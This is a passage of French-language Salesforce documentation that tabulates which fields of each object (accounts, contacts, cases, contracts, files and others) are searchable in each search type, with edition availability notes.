| | Remarque: L'objet Compte personnel contient des champs qui proviennent des objets Compte professionnel et Contact. Tous les termes de recherche sont comparés à tous les champs de comptes professionnels et de contacts à la fois. |
| Catalogue de prix | `Description`<br>`Nom du catalogue` |
| Produit | `Code du produit`<br>`Description du produit`<br>`Nom du produit` |
| Rapport | `Description`<br>`Nom du rapport` |
| Rendez-vous de service | `Numéro du rendez-vous`<br>`Description`<br>`Objet` |
| Ressource de service | `Description`<br>`Nom` |
| Territoire de service | `Description`<br>`Nom` |
| Ordre d'exécution | `Description`<br>`Objet`<br>`Numéro d'ordre d'exécution` |

### Objets de configuration recherchés dans Lightning Experience

Utilisez la recherche globale dans la Configuration pour retrouver des enregistrements de configuration spécifiques, notamment la liste associée Source de la piste ou le profil Commercial. La recherche globale est différente de la recherche rapide, qui recherche dans les pages du menu de Configuration, telles que Paramètres du compte ou Profils.

## Objets de configuration recherchés dans Lightning Experience

Utilisez la recherche globale dans la Configuration pour retrouver des enregistrements de configuration spécifiques, notamment la liste associée Source de la piste ou le profil Commercial. La recherche globale est différente de la recherche rapide, qui recherche dans les pages du menu de Configuration, telles que Paramètres du compte ou Profils.

La recherche dans la configuration est une option de la recherche globale lorsque vous êtes dans la Configuration. Dans la Configuration, saisissez le nom d'un enregistrement, puis sélectionnez l'option **dans la Configuration** dans les résultats instantanés ou appuyez sur Entrée.

Dans la page des résultats de recherche, utilisez la barre d'étendue de recherche, sous la recherche globale, pour afficher les résultats d'un objet de Configuration spécifique. Les principaux résultats comprennent les résultats des pages d'objet de Configuration que vous utilisez fréquemment.

Les objets de Configuration suivants sont toujours affichés dans la barre d'étendue de la recherche. Vous ne pouvez pas personnaliser leur ordre.

- Utilisateurs
- Profils
- Ensembles d'autorisations
- Objets
- Champs
- Groupes et files d'attente

Si vous souhaitez afficher les résultats d'un objet de Configuration qui n'est pas répertorié, cliquez sur la liste déroulante **Plus** à droite de la liste. Voici la liste de tous les objets de Configuration qui peuvent être recherchés :

- Modèles de publication d'approbation
- Processus d'approbation
- Règles d'attribution
- Présentations compactes
- Boutons ou liens personnalisés
- Pages d'accueil personnalisées
- Règles de duplication
- Alertes par e-mail
- Modèles d'e-mail
- Mises à jour de champ
- Champs
- Groupes et files d'attente
- Composants de page d'accueil
- Ensembles d'autorisations
- Profils
- Objets
- Rôles
- Ressources statiques
- Utilisateurs
- Messages sortants de workflow

Éditions

Disponible avec : Lightning Experience

Les types d'enregistrement sur lesquels vous pouvez effectuer des recherches dépendent de l'édition que vous utilisez.

- Règles de Workflow
- Tâches de workflow

Voici les colonnes affichées dans les résultats de recherche. Vous ne pouvez pas personnaliser les colonnes. La colonne Type indique le type de l'enregistrement de Configuration, par exemple Champ. Le champ Objet indique l'objet Salesforce, par exemple Contact.

- Nom
- Type
- Objet
- Date de dernière modification
- Dernière modification par

Les résultats de recherche dans la Configuration sont soumis à certaines restrictions.

- Vous ne pouvez pas trier ni filtrer les résultats.
- Vous pouvez rechercher uniquement par le nom d'API de l'enregistrement de configuration.

## Champs accessibles à la recherche par objet dans Salesforce Classic

Éditions

Disponible avec : Salesforce Classic

Les types d'enregistrement sur lesquels vous pouvez effectuer des recherches dépendent de l'édition que vous utilisez.

Chaque type de recherche (menu latéral, étendue, globale et de référence) interroge un ensemble unique de champs pour chaque objet. Vos résultats de recherche pour un objet particulier dépendent de deux facteurs : le type de recherche et les champs de recherche de cet objet.

Prenons l'exemple d'un compte qui inclut « Acme Corporation » dans le champ `Description`. Le champ `Description` n'est pas interrogé par la recherche de référence standard, mais elle l'est par la recherche globale et la recherche de référence étendue quand **Tous les champs** est sélectionné. Par conséquent, rechercher Acme renvoie cet enregistrement de compte uniquement si vous utilisez la recherche globale ou la recherche de référence étendue en ayant sélectionné **Tous les champs**.

Remarques concernant les champs de recherche :

- La recherche globale trouve davantage de champs par objet que les autres types de recherche.
- Par défaut, les références étendues interrogent un ensemble limité de champs, principalement les champs *Nom* de chaque objet. Si l'option est disponible dans la boîte de dialogue de recherche de référence étendue, sélectionnez **Tous les champs**, puis saisissez d'autres termes uniques à l'enregistrement pour rechercher dans tous les champs accessibles à la recherche.
- Vous ne pouvez pas interroger les champs chiffrés, de formule et de référence.

Remarque: Lorsque vous recherchez une valeur dans un champ masqué par la sécurité au niveau du champ, vos résultats incluent l'enregistrement qui contient le champ. Cependant, vous ne pouvez pas voir le champ.

Le tableau ci-dessous présente les types de recherche pris en charge pour chaque objet. Les types d'objet et de champ ne sont pas tous accessibles à la recherche. Pour consulter la liste des champs accessibles à la recherche dans chaque objet, suivez les liens ci-dessous.

| Objet | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue | Recherche globale |
|---|---|---|---|---|---|
| Activités (événements et tâches) | ✓ | ✓ | | | ✓ |
| Ressource | ✓ | ✓ | ✓ | | ✓ |

| Objet | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue | Recherche globale |
|---|---|---|---|---|---|
| Pièce jointe | ✓ | ✓ | | | ✓ |
| Compte professionnel | ✓ | ✓ | ✓ | ✓ | ✓ |
| Campagne | ✓ | ✓ | ✓ | | ✓ |
| Requête | ✓ | ✓ | ✓ | | ✓ |
| Fil Chatter | | | | | ✓ |
| Groupe Chatter | | | | | ✓ |
| Accompagnement | ✓ | ✓ | | | ✓ |
| Communauté | | | ✓ | | |
| Contact | ✓ | ✓ | ✓ | ✓ | ✓ |
| Salesforce CRM Content | | | | | ✓ |
| Contrat | ✓ | ✓ | ✓ | | ✓ |
| Élément de ligne de contrat | ✓ | ✓ | | | ✓ |
| Objet personnalisé | ✓ | ✓ | ✓ | ✓ | ✓ |
| Société D&B | ✓ | ✓ | | | ✓ |
| Discussion | | | ✓ | | |
| Document | | | ✓ | | ✓ |
| Autorisation | ✓ | ✓ | | | ✓ |
| Objet externe | | | | | ✓ |
| Fichier | | | | | ✓ |
| Objectif | ✓ | ✓ | | | ✓ |
| Idée | ✓ | ✓ | ✓ | | ✓ |
| Article Knowledge | | | | | ✓ |
| Piste | ✓ | ✓ | ✓ | | ✓ |
| Transcription Live Chat | | ✓ | | | ✓ |
| Macro | ✓ | ✓ | | | ✓ |
| Métrique | ✓ | ✓ | | | ✓ |

| Objet | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue | Recherche globale |
|---|---|---|---|---|---|
| Note | ✓ | ✓ | | | ✓ |
| Heures de fonctionnement | ✓ | ✓ | ✓ | ✓ | ✓ |
| Opportunité | ✓ | ✓ | ✓ | ✓ | ✓ |
| Commande | ✓ | ✓ | | | ✓ |
| Personnes | | | | | ✓ |
| Cycle de performance | ✓ | ✓ | | | ✓ |
| Compte personnel | ✓ | ✓ | ✓ | ✓ | ✓ |
| Catalogue de prix | | | ✓ | | |
| Produit | | | ✓ | | ✓ |
| Question | ✓ | ✓ | | | ✓ |
| Texte rapide | ✓ | ✓ | | | ✓ |
| Devis | ✓ | ✓ | ✓ | | ✓ |
| Rapport | ✓ | ✓ | | | ✓ |
| Absence de ressource | ✓ | ✓ | | ✓ | ✓ |
| Fonds de récompense | ✓ | ✓ | | | ✓ |
| Type de fonds de récompense | ✓ | ✓ | | | ✓ |
| Utilisateur libre-service | | | ✓ | | |
| Rendez-vous de service | ✓ | ✓ | | ✓ | ✓ |
| Contrat de service | ✓ | ✓ | | | ✓ |
| Ressource de service | ✓ | ✓ | ✓ | ✓ | ✓ |
| Compétence de la ressource de service | ✓ | ✓ | | ✓ | ✓ |
| Territoire de service | ✓ | ✓ | ✓ | ✓ | ✓ |
| Membre du territoire de service | ✓ | ✓ | | ✓ | ✓ |

| Objet | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche de référence étendue | Recherche globale |
|---|---|---|---|---|---|
| Compétence | ✓ | ✓ | | | ✓ |
| Solution | | | ✓ | | ✓ |
| Rubrique | ✓ | ✓ | | | ✓ |
| Utilisateur | ✓ | ✓ | ✓ | ✓ | ✓ |
| Ordre d'exécution | ✓ | ✓ | ✓ | ✓ | ✓ |
| Élément de ligne d'ordre d'exécution | ✓ | ✓ | ✓ | ✓ | ✓ |

## Champs de recherche : Activités (événements et tâches)

Certains champs d'événements et de tâches sont accessibles à la recherche. Les tâches et événements archivés ne peuvent pas être recherchés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Description` (tâche et événements uniquement) | | ✓ | ✓ |
| `Objet` | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | ✓ |

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Actif

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche globale |
|---|---|---|---|---|
| `Nom de la ressource` | ✓ | ✓ | ✓ | ✓ |
| `Description` | | ✓ | | ✓ |
| `Numéro de série` | ✓ | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche globale |
|---|---|---|---|---|
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Pièce jointe

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Description` | | ✓ | ✓ |
| `Name` | ✓ | ✓ | ✓ |

Le contenu des pièces jointes ne peut pas faire l'objet d'une recherche.

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Champs de recherche : Compte professionnel

Remarque: Lors de l'utilisation de la recherche de références étendues, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de références étendues (par défaut).

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Nom du compte` | ✓ | ✓ | ✓ | ✓ | ✓ |
| `Nom du compte (local)` | ✓ | ✓ | ✓ | ✓ | ✓ |
| `Numéro de compte` | | ✓ | | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Les champs de compte professionnel disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Site du compte` | ✓ | ✓ | | | ✓ |
| `Adresse de facturation` | | ✓ | | | ✓ |
| `Description` | | ✓ | | | ✓ |
| `Numéro D-U-N-S` (ce champ est disponible uniquement pour les organisations qui utilisent Data.com Prospector) | | ✓ | | | ✓ |
| `Télécopie` | ✓ | ✓ | | | ✓ |
| `Téléphone` | ✓ | ✓ | | | ✓ |
| `Adresse d'expédition` | | ✓ | | | ✓ |
| `Symbole` | ✓ | ✓ | | | ✓ |
| `Site Web` | ✓ | ✓ | | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | | ✓ |

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Campagne

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale |
|---|---|---|---|---|
| `Nom de la campagne` | ✓ | ✓ | ✓ | ✓ |
| `Description` | | ✓ | | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale |
|---|---|---|---|---|
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Requête

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale |
|---|---|---|---|---|
| `Commentaires sur la requête` | | ✓ | | ✓ |
| `Numéro de la requête` (il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | ✓ | ✓ |
| `Description` | | ✓ | | ✓ |
| `Objet` | ✓ | ✓ | | ✓ |
| `Société du site Web` (de la personne qui a soumis la requête en ligne) | ✓ | ✓ | | ✓ |
| `E-mail du site Web` (de la personne qui a soumis la requête en ligne) | ✓ | ✓ | | ✓ |
| `Nom du site Web` (de la personne qui a | ✓ | ✓ | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale |
|---|---|---|---|---|
| soumis la requête en ligne) | | | | |
| `Tél. site Web` (de la personne qui a soumis la requête en ligne) | ✓ | ✓ | | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Fil Chatter

Pour rechercher des informations dans un fil, utilisez la recherche globale ou la recherche dans un fil. La recherche du menu latéral et la recherche avancée ne sont pas conçues pour des informations dans des fils Chatter.

Remarque: La recherche globale et la recherche dans un fil renvoient les correspondances de noms de fichiers ou de liens partagés dans des publications, mais pas dans des commentaires.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale | Recherche dans le fil |
|---|---|---|---|---|
| `@`*`Nom`* (où *`Nom`* est un nom d'utilisateur) | | | ✓ | ✓ |
| `Corps du commentaire` | | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale | Recherche dans le fil |
|---|---|---|---|---|
| Nom du commentateur | | | ✓ | ✓ |
| Nom de fichier | | | ✓ | ✓ |
| Nom du groupe | | | ✓ | ✓ |
| Liens | | | ✓ | ✓ |
| Origine de la publication (Nom du groupe, de la personne ou de l'enregistrement) | | | ✓ | ✓ |
| Corps de la publication | | | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Groupe Chatter

La recherche du menu latéral et la recherche avancée ne sont pas conçues pour des groupes Chatter. Pour rechercher un groupe Chatter, utilisez la recherche globale ou les outils de recherche de l'onglet Groupes. Les résultats de recherche globale incluent les groupes archivés.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale | Onglet Groupes |
|---|---|---|---|---|
| Description | | | ✓ | ✓ |
| Nom du groupe | | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Accompagnement

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Name` | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : communauté

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale |
|---|---|---|---|---|
| `Nom de communauté` | | | ✓ | |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Contact

Remarque: Lors de l'utilisation de la recherche de références étendues, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de références étendues (par défaut).

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| Assistant | ✓ | ✓ | | | ✓ |
| Tél. assist. | ✓ | ✓ | | | ✓ |
| Service | | ✓ | | | ✓ |
| Description | | ✓ | | | ✓ |
| E-mail | ✓ | ✓ | | | ✓ |
| Télécopie | ✓ | ✓ | | | ✓ |
| Prénom | ✓ | ✓ | ✓ | ✓ | ✓ |
| Prénom (local) | ✓ | ✓ | ✓ | ✓ | ✓ |
| Téléphone (domicile) | ✓ | ✓ | | | ✓ |
| Nom | ✓ | ✓ | ✓ | ✓ | ✓ |
| Nom (local) | ✓ | ✓ | ✓ | ✓ | ✓ |
| Adresse postale | | ✓ | | | ✓ |
| Deuxième prénom | ✓ | ✓ | | ✓ | ✓ |
| Deuxième prénom (local) | ✓ | ✓ | | ✓ | ✓ |
| Mobile | ✓ | ✓ | | | ✓ |
| Autre adresse | | ✓ | | | ✓ |
| Autre téléphone | ✓ | ✓ | | | ✓ |
| Téléphone | ✓ | ✓ | | | ✓ |

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Suffixe` | ✓ | ✓ | | ✓ | ✓ |
| `Fonction` | | ✓ | | | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Salesforce CRM Content

La recherche du menu latéral et la recherche avancée ne sont pas conçues pour du contenu. Pour rechercher un contenu, utilisez la recherche globale (résultats affichés en tant que fichiers) ou les outils de recherche de l'onglet Contenu.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale | Onglet Contenu |
|---|---|---|---|---|
| `Corps` | | | ✓ | ✓ |
| `Description` | | | ✓ | ✓ |
| `Fichier` | | | ✓ | ✓ |
| `Propriétaire` | | | ✓ | ✓ |
| `Titre` | | | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale | Onglet Contenu |
|---|---|---|---|---|
| Version | | | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | ✓ | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Contrat

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche globale |
|---|---|---|---|---|
| Adresse de facturation | | ✓ | | ✓ |
| Nom de facturation (Prénom et nom) | ✓ | ✓ | ✓ | ✓ |
| Nom du contrat | ✓ | ✓ | ✓ | ✓ |
| Numéro du contrat | ✓ | ✓ | ✓ | ✓ |
| Description | | ✓ | | ✓ |
| Adresse d'expédition | | ✓ | | ✓ |
| Conditions spéciales | | ✓ | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche globale |
|---|---|---|---|---|
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Élément de ligne de contrat

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| `Description` | | ✓ | ✓ |
| `Nom` | ✓ | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition et **Developer** Edition

Disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## Champs de recherche : Objet personnalisé

Les enregistrements d'objet personnalisé peuvent faire l'objet d'une recherche dans l'interface utilisateur Salesforce uniquement si l'objet personnalisé est associé à un onglet personnalisé. Il n'est pas nécessaire que les utilisateurs ajoutent l'onglet pour l'affichage.

Remarque: Lors de l'utilisation de la recherche de références étendues, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de références étendues (par défaut).

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| Nom | ✓ | ✓ | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | | ✓ |
| Tous les champs personnalisés de type e-mail et téléphone | ✓ | ✓ | | | ✓ |

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue et de zone de texte enrichi. | | ✓ | | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Société D&B

Pour accéder aux enregistrements Société D&B, votre organisation doit disposer de Data.com Prospector ou Data.com Clean.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Ville de la société | | ✓ | ✓ |
| Pays de la société | | ✓ | ✓ |
| Description de la société (Company Description) | | ✓ | ✓ |
| D-U-N-S number | | ✓ | ✓ |
| Numéro de télécopie (Facsimile Number) | ✓ | ✓ | ✓ |
| Adresse postale | | ✓ | ✓ |
| Adresse principale (Primary Address) | | ✓ | ✓ |
| Nom de société principal | ✓ | ✓ | ✓ |

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| (Primary Business Name) | | | |
| Numéro de téléphone (Telephone Number) | ✓ | ✓ | ✓ |
| URL | | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : discussion

Les discussions prennent en charge uniquement les recherches de référence standard.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale |
|---|---|---|---|---|
| Titre | | | ✓ | |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Document

Pour rechercher un document, utilisez la recherche globale ou le bouton **Rechercher le document** de l'onglet Documents. La recherche du menu latéral et la recherche avancée ne sont pas conçues pour des documents.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale | Onglet Documents |
|---|---|---|---|---|---|
| Nom | | | ✓ | ✓ | ✓ |
| Corps | | | | ✓ | ✓ |
| Mots-clés | | | ✓ | ✓ | ✓ |
| Tous les champs de texte standard | | | | ✓ | ✓ |
| Tous les champs à numérotation automatique | | | | ✓ | ✓ |

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de référence standard | Recherche globale | Onglet Documents |
|---|---|---|---|---|---|
| personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | | | |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | | | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Autorisation

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Nom | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | ✓ |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Objet externe

Un objet externe accède à des données qui sont stockées hors de votre organisation Salesforce. Votre administrateur Salesforce définit les objets externes accessibles à la recherche. Les champs d'objets externes qui sont recherchés dépendent de la gestion des recherches par le système externe. Si les résultats de recherche ne renvoient pas les informations voulues, utilisez des chaînes de recherche sensibles à la casse contenant uniquement des caractères alphanumériques. Si les résultats ne renvoient toujours pas les informations voulues, contactez votre administrateur pour lui demander des précisions sur votre système externe particulier.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale |
|---|---|---|---|
| Champ de texte, de zone de texte et de zone de texte longue | | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Salesforce Connect est disponible avec : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Champs de recherche : Fichier

La recherche du menu latéral et la recherche avancée ne sont pas conçues pour des fichiers. Pour rechercher un fichier, utilisez la recherche globale ou les outils de recherche de l'onglet Fichiers.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche globale | Onglet Fichiers |
|---|---|---|---|---|
| `Corps` | | | ✓ | ✓ |
| `Description` | | | ✓ | ✓ |
| `Extension` (ex. ppt) | | | ✓ | ✓ |
| `Nom` | | | ✓ | ✓ |
| `Propriétaire` | | | ✓ | ✓ |
